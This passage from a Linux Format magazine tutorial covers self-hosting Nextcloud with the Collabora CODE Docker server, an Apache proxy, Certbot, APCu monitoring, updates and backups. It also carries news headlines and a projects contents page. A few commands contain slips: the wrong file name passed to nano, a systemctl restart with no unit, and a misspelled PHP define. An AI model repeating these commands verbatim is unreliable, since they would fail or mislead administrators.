In order to use *CODE*, we need to install the companion app. From the top-right menu select Apps, then find the Office & Text link on the left. Add the *Nextcloud Office* app (not the *Collabora Online* one with the built-in server). Now find the *Nextcloud Office* section in the Administration screen. Check the Use Your Own Server button and enter **http://[ip address]:9980** in the server box. You can't use **localhost** or **127.0.0.1** here because these resolve differently inside the container.

We've run *CODE* in quite an insecure configuration here (it only works on local installs, so don't worry). If you're connecting to Nextcloud over HTTPS (either with a genuine certificate or the self-signed one), you'll see an error saying *CODE* should use the same protocol as the Nextcloud server. For the self-signed certificate, work around this by logging into Nextcloud via HTTP (you need to clear site cookies for this to work). If you already have a domain set up, you need to stop and delete that container (which you should also do in any case when you're done testing). Find its name (or id) from the output of `sudo docker ps`, then replace that in the following:

```
$ sudo docker stop [container_name]
$ sudo docker rm [container_name]
```

To get the Docker container working with an actual domain name, run instead:

```
$ sudo docker run -t -d -p 127.0.0.1:9980:9980 -e ‘domain=nextcloud\\.example\\.org’ -e “extra_params=--o:ssl.enable=false --o:ssl.termination=true” --restart always collabora/code
```

» CACHE IS KING

If you set up *APCu* as per the box on the previous page, you may want to check it's doing what it should. As luck would have it, there's a handy script that can display reassuring statistics from the comfort of your browser. In general, it's a bad idea to download random scripts from the internet (and an even worse one to serve and run them on your web server), but this one comes from the official *APCu* repo, so no worries. Fetch the script and open it for editing with:

```
$ cd /var/www/html
$ sudo wget https://raw.githubusercontent.com/krakjoe/apcu/master/apc.php
$ sudo nano /var/www/html/apc.html
```

Scroll down to this line and replace `password` with anything else:

```
defaults(‘ADMIN_PASSWORD’,’password’)
```

You can't log in if you don't do this. Now load the script – **https://example.org/apc.php**, for example – and log in with username `apc` and the password you set above. You should see a pie chart showing how the 32MB (by default) cache is performing. Actual cache analysis is complicated, so don't read too much into the figures (read **https://anavarre.net/how-to-monitor-and-tune-apcu** for more info).

For the sake of hygiene, we ought to finish things off by cleaning up after ourselves:

```
$ sudo rm /var/www/html/apc.php
```



General Cache Information	
APCu Version	5.1.21
PHP Version	8.1.2-1ubuntu2.11
APCu Host	cloud.jonni.xyz (nextcode) (192.168.122.144)
Server Software	Apache/2.4.52 (Ubuntu)
Shared Memory	1 Segment(s) with 32.0 MBytes (mmap memory)
Start Time	2023/06/27 07:06:36
Uptime	4 hours and 21 minutes

Cache Information	
Cached Variables	299 (84.3 KBytes)
Hits	198964
Misses	299
Request Rate (hits, misses)	12.68 cache requests/second
Hit Rate	12.66 cache requests/second
Miss Rate	0.02 cache requests/second
Insert Rate	0.02 cache requests/second
Cache full count	0

🟩 Free: 31.9 MBytes (99.6%)
🟥 Used: 125.9 KBytes (0.4%)
🟩 Hits: 198964 (99.8%)
🟥 Misses: 299 (0.2%)

The APCu stats script makes you feel better about your cache, whatever the fiscal climate.

The backslashes are there (and we quote) to stop Bash from eating the dots. Note that `domain` here is the domain Nextcloud is running on, not the one where you want the *CODE* server to be reached. It's specified here to restrict access to code. We've again disabled SSL, which might seem counter-intuitive, but we've also specified SSL termination. This way, the container thinks it's behind an SSL-terminating proxy, so it won't worry about it.

In order for this to work, then, we had better set up such a proxy. Its job will be to take traffic from our registered domain, such as **code.example.org**, and tunnel it through to the Docker container. This allows both to be run (securely) from the same machine. It also saves us having to shoehorn certificates into the Docker container. We first need some Apache modules (these might already be active on your setup):

```
$ sudo a2enmod proxy proxy_http proxy_connect proxy_wstunnel
```

Now we define a new virtual host by creating **/etc/apache2/sites-available/code.conf** with the following text (which you may prefer to cut and paste from **https://sdk.collaboraonline.com/docs/installation/Proxy_settings.html**):

```
<VirtualHost *:80>
 ServerName code.example.org
 Options -Indexes
 ErrorLog "/var/log/apache2/collabora_error"
 AllowEncodedSlashes NoDecode
 ProxyPreserveHost On

 ProxyPass      /loleaflet http://127.0.0.1:9980/loleaflet retry=0
 ProxyPassReverse   /loleaflet http://127.0.0.1:9980/loleaflet
 ProxyPass      /hosting/discovery http://127.0.0.1:9980/hosting/discovery retry=0
 ProxyPassReverse   /hosting/discovery http://127.0.0.1:9980/hosting/discovery
 ProxyPass      /hosting/capabilities http://127.0.0.1:9980/hosting/capabilities retry=0
 ProxyPassReverse   /hosting/capabilities http://127.0.0.1:9980/hosting/capabilities

 ProxyPassMatch "/lool/(.*)/ws$" ws://127.0.0.1:9980/lool/$1/ws nocanon
 ProxyPass   /lool/adminws ws://127.0.0.1:9980/lool/adminws
 ProxyPass      /lool http://127.0.0.1:9980/lool
 ProxyPassReverse   /lool http://127.0.0.1:9980/lool
</VirtualHost>
```

Now we can enable the new site and restart Apache:

```
$ sudo a2ensite code.conf
$ sudo systemctl restart
```

Finally, we use *Certbot* again to generate certificates for *CODE's* domain, this time skipping agreeing to the terms (which we agreed to last time) and auto-populating the email address:

```
$ sudo certbot --apache --agree-tos --redirect --hsts --staple-ocsp --email you@example.org -d code.example.org
```

Now go to the Office section of the Administration settings, and use **https://code.example.org** as the server URL. A reassuringly green tick should appear, telling you that your *Collabora Online* server is reachable. Remember that it will take some time for DNS records to propagate from your DNS registrar to the internet at large, so have a cup of tea (or perhaps several – in some grave cases, the propagation can take 24 hours). You should now be able to open the **Welcome to Nextcloud.docx** example file. If not, have a look at the Nextcloud logs or the Apache error log at **/var/log/apache2/collabora_error**.



Besides documents, you can also create wonderful diagrams to spruce up your TPS reports.

Running a Nextcloud server is a superb achievement (so bravo if you've followed along successfully thus far), but it isn't much use unless you set up some clients to use it. You'll certainly want to install the *Nextcloud Desktop Sync Client* on your home PC. It's available as a Snap and Flatpak, or direct from Nextcloud as an AppImage (see **https://nextcloud.com/install**). Traditionalists may prefer to install the client through *Apt*, however:

```
$ sudo apt install nextcloud-desktop
```

Fire up the app and pop in your Nextcloud address (**https://example.org/nextcloud**, for example) and credentials. By default, it adds a **Nextcloud** directory inside your home directory, which is automagically synced with the client. There are also apps for Windows, Mac and mobile (Android users can get it off F-Droid if they want to avoid the big G's store). By syncing your phone's camera directory with Nextcloud, you get an instant cloud storage solution for your photos. It's a wise idea to set a quota on Nextcloud's storage, though, because things will go rapidly downhill if the server runs out of disk space.



New user

nobody

Unprivileged User

•••••••

Email

Add user to group

1 GB

Select user manager

Add a new user

Add an unprivileged user and keep the admin account clean for, well, administering things.

Bleedin' COOL

Now we can tweak our Nextcloud install and engage in some glorious document-related productivity and collaboration.

If you're familiar with *LibreOffice*, you should have no problem navigating *Collabora Online's* interfaces. From the *Files* app (the folder icon in the top-left of Nextcloud's interface), use the big + button to create a new document, spreadsheet, presentation or even diagram. If you want to be able to save the latter as SVG files (rather than PDFs), an extra package is required:

```
$ sudo apt install libmagickcore-6.q16-6-extra
```

By default, *CODE* apps start with the new-fangled NotebookBar interface, which is a bit like *Microsoft Office's* Ribbon interface, but less awful. If you prefer the classical buttons and menus arrangement, you can add the following to the `extra_params` parameter in the Docker incantation (remember to stop and remove the previous container, to preserve memory and disk space):

```
--o:user_interface.mode=classic
```



Steam Deck hits over 10,000 verified and playable games
$77 Intel Celeron N3350 mini PC ships with 4GB RAM, 64GB storage
Arduino UNO R4 Minima and WiFi boards launched for $20 and $27.50
Let's Encrypt's interesting certificate issuance error
Arduino launches UNO R4 board with Wi-Fi connectivity
Valve Contracts Another Prominent Open-Source Linux Graphics Driver Developer
Bcachefs File-System Pull Request Submitted For Linux 6.5
Red Hat Tries To Address Criticism Over Their Source Repository Changes
NVK Open-Source NVIDIA Vulkan Driver Progresses On Running Some Games
Fedora Workstation 39 Eyes Switch To Anaconda WebUI For Installations
RADV Lands Fragment Shader Interlock Support - Useful For Emulators, DXVK & VKD3D
Olimex ESP32-C6-EVB supports WiFi 6, BLE, Zigbee, comes with four relays, four opto-isolated inputs
Slint 1.1 Released For This Rust-Tailored GUI Toolkit, New Royalty-Free License
AMD Ryzen 7000 Series EDAC Support Submitted For Linux 6.5
Get a free copy of RPG card battler Ancient Enemy in the GOG Summer Sale 2023
ASUS ExpertCenter PN42 mini PC with Intel Processor N100 launched for $220 and up

RSS, like Granny Weatherwax, aten't dead. Have Nextcloud News ingest your feeds and display them beautifully. Also available on mobile.

Staying up to date

One advantage of using *CODE* through Docker is that it's very easy to update the image. Not only that, but because *CODE* doesn't need any persistent storage (all the storage is handled on the Nextcloud side), we don't need to back up anything before we update it. A simple `$ sudo docker pull collabora/code` will avail you of the latest release. You can also download a particular version – look at the available releases in the Tags section of the Dockerhub page at **https://hub.docker.com/r/collabora/code**.

Updating Nextcloud is also easy. And if you're lucky, takes only a few clicks. From the Administration Settings page, scroll down to the Update section and see if a new version is available. If so click, start the updater and follow the prompts. If you like to live on the edge, you can even change to the Beta update channel. You get to keep all the pieces if it breaks.

The updater creates a backup in **/var/www/nextcloud/data/updater-xyz** (the last characters are random). This is deleted if the upgrade is successful. It's worth checking for stray backups periodically. Keep an eye on the Nextcloud directory's total bulk, too, with:

```
$ sudo du -h /var/www/nextcloud
```

In general, you shouldn't touch the **nextcloud/data** directory from the command line. Everything there should be manipulated through the web interface, otherwise Nextcloud gets confused. Nextcloud stores multiple versions of files (through its imaginatively titled *Versions* app), and has a reasonably smart policy for deleting stale ones (which you can read about at **https://docs.nextcloud.com/server/latest/admin_manual/configuration_files/file_versioning.html**).

If you're running a quite old version, you're updated to the next maintained release after it. So if you want to update to the latest and greatest edition, you have to do so in stages (the upgrader does not support going from Nextcloud 25 to Nextcloud 27, for instance). You have to confirm app upgrades across each version, too.

If you're on a slow connection, the web installer might time out when doing upgrades or installing apps. It's set to do this after two minutes, for the sake of usability. We ran into this difficulty when experimenting with the *Built-in CODE Server* app. Fortunately, Nextcloud comes with a PHP tool for administrating it from the command line. That command is `occ` and you can run it as follows (this installs said *CODE* server, code-named **richdocumentscode** – you can find app code names from their respective pages):

```
$ cd /var/www/nextcloud
$ sudo -u www-data php occ app:install richdocumentscode
```

You should see the following reassuring message:



Documents

Nextcloud works well with all the common document formats. You can even collaborate with ODT and Markdown files!

Name	Size	Modified
Example.md	1 KB	6 days ago
Nextcloud flyer.pdf	1.1 MB	6 days ago
Readme.md	< 1 KB	6 days ago
Welcome to Nextcloud Hub.docx	24 KB	21 minutes ago
4 files	1.1 MB	

Welcome ...
24 KB, 17 minu...

Current version
21 minutes ago • 24 K
an hour ago • 24 KB
15 hours ago • 24 KB
5 days ago • 24 KB
Initial version
6 days ago • 24 KB

Travel back in time by looking at previous versions of your files. Roll back unwanted changes or marvel at your progress.

```
richdocumentscode 23.5.5 installed
richdocumentscode enabled
```

You might also want to run Nextcloud's updater from the command line – if the graphical updater eats too much memory and crashes, for instance. To do so, run the following from Nextcloud's directory.

```
$ sudo -u www-data php occ upgrade
```

Pernicious PHP

We've covered installation on Ubuntu, but these instructions work for the recently released Debian 12 (Bookworm), too. Nextcloud 27 requires at least PHP 8.0. The previous release (Bullseye) only supports PHP 7.4, and in testing, we could only install Nextcloud 25 there. If you want the latest and greatest without upgrading from Bullseye, there are unofficial back-ported PHP packages at **https://deb.sury.org/**. PHP 7.4 went EOL in November 2022, and this is a perennial issue stemming from Debian's long release cycle juxtaposed against Nextcloud's rapid development.

Besides replacing Google's *Workspace* with *CODE,* Nextcloud can also replicate long-dead services such as *Google Reader.* If that name doesn't stir a tear from your eye, it was quite a useful tool for collating RSS and atom feeds from blogs and news sites. While some argue that no one uses these feeds any more, and others point to the few desktop reader apps (such as the venerable *Liferea),* we still like the idea of being able to browse headlines from our favourite tech tabloids from a central location. Enter *Nextcloud News,* truly one of the most under-rated Nextcloud apps.

Another simple but devastatingly useful app is *Nextcloud Notes,* which can replace sticky notes (virtual and physical), as well as Google's *Keep. News* and *Notes* come into their own when used via their respective mobile apps (again available from F-Droid as well as the usual app stores). With the Nextcloud mobile app already installed, you don't even need to give *News* or *Notes* any connection or account info.

Nextcloud can also do video calls in the style of Microsoft Teams or Google Hangouts (or Meet, or whatever it's called now). Just install *Nextcloud Talk* from the Social & Communication section of the app catalogue. If you don't like Nextcloud's take on video conferencing, it can integrate with Jitsi, too. Indeed, there's a whole section of Integrations on the App page, allowing Nextcloud to communicate with Discourse, Element, GitLab, Mastadon, even OpenAI.

Nextcloud's default configuration is pretty secure, so if you started from a minimal Ubuntu server install (and followed best practices like setting up passwordless SSH logins, Fail2ban and regularly updating), chances are you're fine. But that doesn't mean you shouldn't do the Nextcloud Security Scan at **https://scan.nextcloud.com**. Enter your server address and all kinds of probes and prods are carried out by Nextcloud's infrastructure. It will almost certainly come back with some improvements. For example, it's recommended to run Nextcloud on its own domain rather than (as we have) in a subdirectory. This allows you to leverage Same Origin policies and prevent attacks based around embedding Nextcloud in an HTML <iframe> tag. Such attacks are hard to pull off, though, so in general don't worry too much about getting an A+ rating from the security scan.



There are more Nextcloud apps than the number of days by which this feature was late. And that's saying something.

And there ends our Nextcloud and *Collabora Office* extravaganza. What did we miss? How do you use Nextcloud? Was anyone brave enough to install *CODE* as DEB packages? Let us know what you thought through the usual channels. **LXF**

» BACKING UP

If you want to back up your Nextcloud installation manually, first put it into maintenance mode (so the database or files don't change during backup). Then you can *rsync* the whole **nextcloud/** directory somewhere safe and back up the database with `mysqldump`, for example. The details are in the manual at **https://docs.nextcloud.com/server/latest/admin_manual/maintenance/backup.html**.

If that seems a bit onerous, you can add the *Backup* app. This is untested (consider yourself warned), so you need to enable it (Apps > Tools) before downloading. If you navigate to the Administration page, there should be a Backup section where you can enable automated backups, set schedules and choose backup locations.

Backing up to local storage is supported, but this obviously doesn't protect against your server's storage failing. As such, offsite backups (to the likes of Dropbox, another Nextcloud server or object storage systems such as Amazon's S3) are supported, too. You need to enable the *External Storage* app, which is hiding in the Disabled Apps section. Before you can configure external storage, you need to log out and back in again. Once configured, you can use the external locations not just for *Backup*, but for general storage, too. Oh, and if you have Nextcloud configured on your home LAN, you can add the **smbclient** package to access Windows shares as well.



Backups configuration

General configuration on how and when your restoring points are created.

Enable background tasks

You can enable background task for backups. This means that the creation, maintenance and p
done automatically.

- Creation: New restoring points will be created according to the schedule.
- Maintenance: Restoring points will be packed and copied to potential external storages.
- Purge: Old restoring points will be deleted automatically according to the retention policy.

☐ Enable background tasks to automatically manage creation, maintenance and purge.

Backup schedule

- A full restoring point will be created 24 days after the last one between 23:00 and 05:00 du
- A partial restoring point will be created 3 days after the last one between 23:00 and 05:00 a

Limit restoring points creation to the following hours interval: 23:00 ▾ and 05:00 ▾

☐ Allow the creation of full restoring points during week day

Time interval between two full restoring points: 24 days

Let the application worry about your backups, so you can focus on what's important, such as when it's next teatime.

LINUX FORMAT

2024 ANNUAL

LINUX FORMAT

Projects

Get inspired – start building and making with a fistful of projects

118 **Hot Pi projects**
Dig in to our smorgasbord of hot Pi projects

130 **Enhance your photos**
Nick Peers tracks down an image editor that strikes the right balance of features and user-friendliness for making quick-fire edits

134 **Set up your smart phone as a webcam**
Nick Peers reveals how to convert your mobile devices into cameras you can use while chatting in Linux

136 **Eye spy with my little Pi API**
Tam Hanna uses the new Raspberry Pi Camera API and Microsoft Azure to create a machine that can classify things

140 **Organise your fonts and create new ones**
Nick Peers shows you how to manage your font collection and design new ones

144 **Get creative with algorithmic art**
Mike Bedford demonstrates how you can exercise your left and right brain simultaneously by generating algorithmic art

148 **Capture and restore old photos and slides**
Mike Bedford shows you how to scan, repair and archive old film-based photos

152 **Track down files and folders instantly**
Nick Peers reveals how to use a tool to transform the way you search for files and folders on your PC

154 **Create better QR codes**
Learn how to draw attention to your QR codes

156 **Recreate classic retro games**
Find out how to breathe new life into old classics with Andrew Smith

160 **Host your own music streaming server**
Discover how to make your personal music collection available from anywhere with this simple but effective music server

Hot Pi projects

Dig into our smorgasbord of hot Pi projects, from Pico devices running MicroPython to full-Pi setups, with expert guidance from **Les Pounder** and **Matt Holder.**



The problem with owning a Raspberry Pi is knowing what to do with the flipping thing. That's if you've been able to get hold of one over the last year. But that is where the Pi Pico comes into its own, costing a fraction of the latest Pi 4 models and actually being available.

No matter what Pi you have to hand or what your ability is, we've got projects to keep you busy and out of trouble. Well, mostly. We've selected self-contained capsule projects and have supplied the relevant code, while any kit you need shouldn't be too outlandish, from basic NeoPixels to simple radio receivers.

That's half the fun of Raspberry Pi projects: one moment you're flashing LEDs in different colours, the next you're reliving retro gaming moments, and then you could be up to your elbows in Python code. That last one is definitely fun – just ask Les Pounder about trying to get his robot to go in a straight line…

The Pi's launch was revolutionary – it put a generous amount of computing power into the hands of enthusiasts for a ridiculously low price, all powered by open source. And it's still revolutionary, thanks to its investment in education, software, hardware improvements and, most recently, manufacturing its own silicon with the Pi Pico. So get making!

I like to make it, make it

Welcome to the maker revolution – but first, get your Pi up to speed.

To become a maker, you need the right kit, and without a microSD card, the main Raspberry Pi models won't even boot. So, to kick things off as quickly as possible, we've had our friends at Tom's Hardware do a bit of testing and come up with the fastest microSD cards to power your Pi.

